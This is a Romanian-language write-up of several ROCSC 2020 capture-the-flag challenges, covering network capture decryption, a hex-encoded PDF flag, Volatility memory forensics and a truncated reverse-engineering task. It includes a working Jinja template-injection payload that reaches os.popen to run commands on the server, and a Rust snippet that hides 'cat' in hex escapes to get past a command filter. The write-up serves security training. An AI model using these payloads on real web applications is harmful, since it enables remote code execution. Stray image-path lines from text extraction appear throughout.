ROCSC 2020

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Summary

<usualtraffic> (<310>): <Network,Cryptography>

Proof of Flag


CTF{25B24F21A9B698C026A7FF6D911B252414260C11A4A7F46DD6885C9BAA0A5386}

Summary


Am primit un fisier ce reprezenta o captura de trafic, date trimise in clar prin protocolul BGP.


Proof of Solving

In captura am observat foarte multe pachete pe protocolul BGP. Am dat Follow pe tream-ul TCP (tcp.stream eq 1 ca filtru) si am vazut comunicatia dintre 2 routere.



De aici am reconstituit mesajele si am gasit ca se trimiteau 2 secrete encodate in base64, o cheie si un IV, iar apoi am folosit cyberchef ca sa scot flag-ul.


Recipe
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
AES Decrypt
Key
74c95604043427f0bee1d0e16bfa53afd537f736ad0073c4cc ...
HEX
IV
8BF46C25D9BAD98ED8EAE6C1F7AD2D04
HEX
Mode
CBC
Input
Raw
Output
Raw
GCM Tag
HEX
Input
KQ6R50gkQLYCkY90yIBDHDznHRUyMaTijWmHO30UXjwftOMIGgZJhKh2xli7Sqln
Output
CTF{25B24F21A9B698C026A7FF6D911B25


Recipe
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
AES Decrypt
Key
!7f0bee1d0e16bfa53afd537f736ad0073c4cc4e1ccb3a82b5dc
HEX
IV
8BF46C25D9BAD98ED8EAE6C1F7AD2D04
HEX
Mode
CBC
Input
Raw
Output
Raw
GCM Tag
HEX
Input
uWyYTCYqBTy9afI69to3eK0ScCA3SlPDEzBsWBnR9D8Ro7aIOqihGMPXwu/Z+HLn
Output
2414260C11A4A7F46DD6885C9BAA0A5386}

<dlpbypass> (<290>): <Cryptography>

Proof of Flag


CTF{FA36B4AF10042081C63A62AB6BDF89916B745281A620516FDC83A7E7F177AF1D}


Summary

Am primit ca challenge un fisier PDF.

Proof of Solving

Pentru inceput am incercat sa vad daca gasesc vre-un indiciu in continutul PDF-ului, dar nu era nimic. Apoi am rulat strings pe fisierul PDF, unde am gasit un string ce incepea cu 308006092A864886F70D010702A0803080020101310F300D06096086480165030402 care se intindea pe multe randuri, asa ca am considerat ca sigur are legatura cu flag-ul. L-am luat si l-am decodificat din hex, iar in output am vazut ca se mai gasea alt hex, pe la jumatate. L-am decodificat inca de doua ori si am scos flag-ul.




Recipe
From Hex
Delimiter
Auto
From Hex
Delimiter
Auto
Input
start: 277
end: 277
length: 0
length: 277
lines: 1
343335343436376234363431333333363432333434343134363331333033303334333233303338333134333336333334313336333234313432333634323434343633383339333933313336343233377333433353332333833313431333633323330333533313336343634343433333833333431333734353337343633313337333734313436331343437640
Output
time: 0ms
length: 69
lines: 1
CTF{FA36B4AF10042081C63A62AB6BDF89916B745281A620516FDC83A7E7F177AF1D}

<cargo> (<180>): <Web>

Proof of Flag


CTF{c7d604ecd0da6804f45d958b4c5fb622488250bd05c29b99d0134f3bfdda2fc4}

Summary

Primeam ca challenge o pagina web, iar descrierea si prima pagina ne dadeau de inteles ca este in mentenanta.
Vulnerabilitate: Accesul la un editor de Rust ce rula pe server.

Proof of Solving

M-am gandit ca daca scenariul challenge-ului este facut in asa fel incat sa consideram ca este in mentenanta si ar trebui sa venim mai tarziu, ar avea legatura cu vre-un timestamp setat prin cookie-uri sau trimis ca parametru GET/POST, dar dupa ce am verificat, mi-am dat seama ca nu era asa. Dupa ce am ramas fara idei in ce as putea face, am incercat sa vad ce fisiere gasesc pe server folosind gobuster.



De aici am intrat pe /editor si am gasit o pagina cu un editor de cod. Am cautat numele challenge-ului pe google si am gasit legatura cu rust. Am incercat sa fac un script care sa imi afiseze continutul directorului curent, dar erau aplicate filtre pe ls, cat si sh, filtre care verificau continutul stringurilor inainte de a fi executate.

De aici m-am gandit ca ar as putea face bypass la filtre folosindu-ma de o encodare, asa ca am facut un script in care dadeam comanda in hex si o decodificam apoi.

Welcome to the code editor!

Write your code here

```
use std::str;
use std::process::Command;
use std::i64;
pub fn main() {
      let s: &str = "\x63\x61\x74";
   println!("s = {}, {:x}", s, s.as_bytes()[0]);
   let output = Command::new(s).arg("").arg("/flag39283761/flag2781263")
                    .output()
                    .expect("failed to execute");

   println!("{}", str::from_utf8(&output.stdout).unwrap());
}
```

Compile

Output: 's = cat, 63 CTF{c7d604ecd0da6804f45d958b4c5fb622488250bd05c29b99d0134f3bfdda2fc4} ';

<ninjas-are-cool> (<390>): <Web>

Proof of Flag


CTF{dc43e8c86d6dd7d7d56857b6a45de2619fbe86955578c76527c95edb5fa1220b}

Summary

Am primit un site cu tematica “ninja”
Vulnerabilitate: Template injection

Proof of Solving

De cand am citit numele challenge-ului mi-am dat seama ca face referire la Jinja, asa ca am inceput sa caut form-ul prin care as putea trimite date catre server. Nu am gasit nimic, asa ca am mai bagat odata gobuster, sa vad daca gasesc vre-un fisier ascuns.



Am gasit /notes, in care se afla o notita lasata ce facea referire la parametrul de GET ?search_query=. Am intrat pe prima pagina, am pus parametrul in url si am testat cu {{9*9}} ?search_query={{9*9}}, iar ca output aveam 81, deci era clar ca este vorba de template injection.
De aici am incercat sa vad ce filtre sunt puse si sa caut cum as putea face bypass la []. Din ceva motiv imi dadea eroare la server daca foloseam si ‘ sau “, asa ca am cautat cum sa fac un payload care sa nu implice aceste caractere. M-am folosit de |attr() ca sa fac bypass-ul, iar apoi am dat ca argument la url stringuri pe care le-am concatenat pentru a face payload-ul.
Payload:
?search_query={{request|attr(request.args.a)|attr(request.args.b)|attr(request.args.c)(request.args.d)|attr(request.args.e)(request.args.f)(request.args.g)|attr(request.args.h)(request.args.i)|attr(request.args.j)()}}&a=application&b=__globals__&c=__getitem__&d=__builtins__&e=__getitem__&f=__import__&g=os&h=popen&i=cat /flag23214/flag9292981&j=read

<access-vip-only> (<360>): <Forensics>

Proof of Flag


CTF{B8FA9EFBC8C8F043AFCA1B60F8F4C5245C54B5FF5BFB0603A71071F66C1EF295}

Summary

O imagine de Windows pe care se aflau multe procese de chrome deschise.


Proof of Solving

Dupa ce am montat imaginea in volatility si i-am aflat profiilul folosindu-ma de imageinfo, am incercat sa vad daca pot gasi ceva in procesele care rulau.
Comanda: volatility -f access-only-vip.bin --profile=Win7SP1x64 pslist, iar aici am vazut foarte multe procese de google chrome, asa ca m-am gandit sa ma uit in istoric, poate gassesc ceva.



```
0×fffffa80036f77e0 chrome.exe            1996   1108     31     1212      1      0 2020-10-24 18:08:18 UTC+0000
0×fffffa80038f6b30 chrome.exe            2008   1996      8      116      1      0 2020-10-24 18:08:18 UTC+0000
0×fffffa8003a4a210 chrome.exe            1392   1996     16      334      1      0 2020-10-24 18:08:19 UTC+0000
0×fffffa8002a35b30 chrome.exe            2300   1996      8      243      1      0 2020-10-24 18:08:21 UTC+0000
0×fffffa8002a3bb30 chrome.exe            2352   1996     13      217      1      0 2020-10-24 18:08:21 UTC+0000
0×fffffa80035a1380 SearchIndexer.        2372    436     13      647      0      0 2020-10-24 18:08:21 UTC+0000
0×fffffa8003909b30 wmpnetwk.exe          2600    436     15      374      0      0 2020-10-24 18:08:22 UTC+0000
0×fffffa8003a61740 svchost.exe           2880    436      8      344      0      0 2020-10-24 18:08:23 UTC+0000
0×fffffa8003a9fb30 GoogleCrashHan        1892   1868      5       97      0      1 2020-10-24 18:08:23 UTC+0000
0×fffffa8003b1f5c0 GoogleCrashHan        2272   1868      5       92      0      0 2020-10-24 18:08:24 UTC+0000
0×fffffa80041cf7e0 chrome.exe            3520   1996     10      188      1      0 2020-10-24 18:09:26 UTC+0000
0×fffffa80035f3630 mscorsvw.exe          4036    436      6       83      0      1 2020-10-24 18:10:15 UTC+0000
0×fffffa8003e21970 mscorsvw.exe          2360    436      7       76      0      0 2020-10-24 18:10:16 UTC+0000
0×fffffa800392a060 sppsvc.exe            3664    436      4      141      0      0 2020-10-24 18:10:17 UTC+0000
0×fffffa8003918630 svchost.exe           3104    436     13      317      0      0 2020-10-24 18:10:17 UTC+0000
0×fffffa8003507060 iexplore.exe          1476   1108     12      430      1      1 2020-10-24 18:17:10 UTC+0000
0×fffffa8001a71b30 iexplore.exe          3836   1476     18      561      1      1 2020-10-24 18:17:10 UTC+0000
0×fffffa8001aa8b30 audiodg.exe           2152    716      5      128      0      0 2020-10-24 18:17:13 UTC+0000
0×fffffa8001c09b30 chrome.exe            3308   1996      7      100      1      0 2020-10-24 18:19:14 UTC+0000
0×fffffa8001a9e270 chrome.exe            2984   1996     13      216      1      0 2020-10-24 18:19:29 UTC+0000
0×fffffa8001cb8b30 chrome.exe            2724   1996     12      172      1      0 2020-10-24 18:19:33 UTC+0000
0×fffffa8001b05060 chrome.exe            4016   1996     14      178      1      0 2020-10-24 18:19:39 UTC+0000
0×fffffa8001d77b30 chrome.exe            3100   1996     14      175      1      0 2020-10-24 18:19:45 UTC+0000
0×fffffa8003bba060 chrome.exe            1208   1996     15      273      1      0 2020-10-24 18:19:48 UTC+0000
0×fffffa8001cd1060 chrome.exe            1612   1996     12      195      1      0 2020-10-24 18:19:56 UTC+0000
0×fffffa8001cda8d0 SearchProtocol        3236   2372      7      316      0      0 2020-10-24 18:20:18 UTC+0000
0×fffffa8001cfbb30 SearchFilterHo        3388   2372      5       97      0      0 2020-10-24 18:20:18 UTC+0000
0×fffffa8001cc6b30 chrome.exe            2184   1996     13      206      1      0 2020-10-24 18:20:25 UTC+0000
0×fffffa80037bbb30 chrome.exe            4060   1996     12      159      1      0 2020-10-24 18:20:26 UTC+0000
```

Am descarcat plugin-ul de chromehistory de pe github, iar apoi am rulat comanda: volatility --plugins=volatility-plugins/ -f access-only-vip.bin --profile=Win7SP1x64 chromehistory



Am vazut cateva pagini de pastebin si una de wetransfer, asa ca le-am incercat si am gasit https://pastebin.pl/view/9c63cf9c : poiuytrewq is the password needed for the secret code, iar pe wetransfer am gasit o arhiva parolata. Am descarcat arhiva, am folosit parola gasita pe pastebin si am scos flag-ul.

<lost_message_v2> (<450>): <Reverse Engineering, Cryptography>

Proof of Flag

CTF{6384b1d0fac1bfa2b1af3530f72e54d5b89fdf22f62e8f6e3a84a91c7874f97a}

Summary

Am primit un binar care cripta prin diferite metode la rand un

Proof of Solving

Fiind v2 pentru challenge-ul lost_message pe care l-am rezolvat la Unbreakable m-am folosit de scriptul de la v1 pentru a imi usura munca. Prima data am decompilat binarul cu IDA, unde am vazut ca se setau doua chei, AIRPLANES si Consolidated in doua variabile.

```
strcpy(&v10, "Consolidated");
strcpy(v11, "AIRPLANES");
```

Prima data am vazut o functie care inlocuia – cu X in plaintext.


```
1  __int64 __fastcall sub_86A(__int64 a1)
2  {
3    __int64 result; // rax
4    int i; // [rsp+14h] [rbp-4h]
5
6    for ( i = 0; ; ++i )
7    {
8      result = *(unsigned __int8 *)(i + a1);
9      if ( !(_BYTE)result )
0        break;
1      if ( *(_BYTE *)(i + a1) == 45 )
2        *(_BYTE *)(i + a1) = 88;
3    }
4    return result;
5  }
```

